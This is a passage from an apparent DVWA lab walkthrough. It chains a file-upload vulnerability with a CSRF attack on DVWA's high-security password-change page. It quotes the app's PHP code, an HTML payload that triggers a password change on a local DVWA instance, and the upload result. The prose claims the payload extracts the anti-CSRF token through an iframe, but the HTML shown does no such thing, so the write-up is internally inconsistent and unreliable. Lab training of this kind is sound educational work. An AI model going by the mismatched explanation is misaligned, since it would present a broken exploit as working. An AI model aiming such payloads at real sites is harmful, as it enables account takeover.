        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"]))

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();
```

On the high-security setting of DVWA, a unique ANTI-CSRF token is created each time the password change page is accessed. This token serves to authenticate the session and validate the legitimacy of a password change request, safeguarding against malicious attempts to alter passwords through deceptive pages. The token’s uniqueness and dynamic generation on every request prevent brute-force attacks, as it ensures that each token is specific to its session. The code validates that the token in the request matches the one generated for that session, thereby restricting password change requests to the legitimate DVWA/vulnerabilities/csrf page. Employing an ANTI-CSRF token proves to be an effective security measure, effectively mitigating CSRF attacks.

We are going to use a file upload vulnerability to send our payload to the server and then we can simply deliver the malicious link.

Now, we can create an HTML file that I’m going to call “Index.html1”, and it will contain the payload.




```html
<!DOCTYPE html>

<html lang="en">

<head>

    <meta charset="UTF-8">

    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <title>Password Change</title>

</head>

<body>



<button onclick="changePassword()">Click Me!!!</button>



<script>

    function changePassword() {

        // Replace the following URL with the desired URL

        var url = 'http://127.0.0.1:9999/vulnerabilities/csrf/?password_new=pass&password_conf=pass&Change=Change#';



        // Open the URL in a new tab

        window.open(url, '_blank');

    }

</script>



</body>

</html>

```

The code present in the index.html1 file utilizes an iframe to embed a page and runs a script to extract the CSRF token from the document. Subsequently, the extracted token is employed to initiate another request for altering the user’s password, but this time with the correct token acquired from the document elements.

The process involves loading the DVWA password change page within an iframe, extracting the CSRF token using JavaScript, and then utilizing this token to create a new request for changing the user’s password. By doing so, the attacker can circumvent CSRF protection, enabling them to modify the user’s password without the user’s awareness.

To execute the code server-side, a practical approach is to leverage the file upload feature. This involves uploading the index.html file onto the server, facilitating the implementation of the code on the server side.



Vulnerability: File Upload

Choose an image to upload:

No file chosen

```
../../hackable/uploads/index.html1 succesfully uploaded!
```

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://blogs.securiteam.com/index.php/archives/1268
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

After uploading the HTML file to the server, the file will be accessible at a specific path.